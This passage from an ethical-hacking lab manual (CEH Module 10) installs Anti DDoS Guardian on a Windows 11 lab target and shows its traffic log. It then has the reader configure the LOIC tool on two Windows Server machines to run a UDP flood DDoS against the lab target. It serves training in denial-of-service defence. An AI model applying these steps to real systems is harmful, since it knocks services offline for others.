
7. The **Ready to Install** wizard appears; click **Install**.



8. The **Completing the Anti DDoS Guardian Setup Wizard** window appears; uncheck the **Launch Mini IP Blocker** option and click **Finish**.



9. The **Anti-DDoS Wizard** window appears; click **Continue** in all the wizard steps, leaving all the default settings. In the last window, click **Finish**.

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10. Click **Show hidden icons** from the bottom-right corner of **Desktop** and click the **Anti DDoS Guardian** icon.

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

11. The **Anti DDoS Guardian** window appears, displaying information about incoming and outgoing traffic, as shown in the screenshot.



Act...	Time	Outgoing...	Incoming ...	Local IP Address	Remote IP Address	Information
	21:40:04	3234	64856	0.0.0.0	0.0.0.0	
	21:40:06	448	0	10.10.1.11	224.0.0.22	
	21:40:06	376	0	10.10.1.11	224.0.0.251	
	21:40:06	138	0	10.10.1.11	224.0.0.252	
	21:40:06	8157	3509	10.10.1.11	8.8.8.8	Query
	21:40:06	1123	0	10.10.1.11	10.10.1.255	
	21:40:07	829	1638	10.10.1.11	13.107.4.52	
	21:40:07	0	540	224.0.0.22	10.10.1.14	
	21:40:07	5492	10344	10.10.1.11	52.226.139.121	
	21:40:07	376	0	10.10.1.11	8.8.8.8	
	21:40:07	5928	8700	10.10.1.11	8.8.8.8	
	21:40:08	2564	15928	10.10.1.11	23.199.173.75	
	21:40:08	0	14854	224.0.0.251	10.10.1.14	
	21:40:09	1253	0	10.10.1.11	239.255.255.250	
	21:40:09	1336	3721	10.10.1.11	51.104.162.168	
	21:40:10	3419	10987	10.10.1.11	20.96.63.25	
	21:41:07	0	243	10.10.1.255	10.10.1.19	
	21:41:51	330	0	10.10.1.11	10.10.1.2	
	21:41:54	0	54	10.10.1.11	204.79.197.203	
	21:42:48	0	243	10.10.1.255	10.10.1.22	

12. Now, switch to the **Windows Server 2019** virtual machine and click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to log in.
13. Navigate to **Z:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)** and double-click **LOIC.exe**.

    Note: If an **Open File - Security Warning** pop-up appears, click **Run**.



14. The **Low Orbit Ion Cannon** main window appears.
15. Perform the following settings:
    - Under the **Select your target** section, type the target IP address under the **IP** field (here, **10.10.1.11**), and then click the **Lock on** button to add the target devices.
    - Under the **Attack options** section, select **UDP** from the drop-down list in **Method**. Set the thread's value to **5** under the **Threads** field. Slide the power bar to the middle.

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



16. Now, switch to the **Windows Server 2022** machine and follow **Steps 13 - 15** to launch LOIC and configure it.
17. Once **LOIC** is configured on all machines, switch to each machine (**Windows Server 2019**, and **Windows Server 2022**) and click the **IMMA CHARGIN MAH LAZER** button under the **Ready?** section to initiate the DDoS attack on the target **Windows 11** machine.



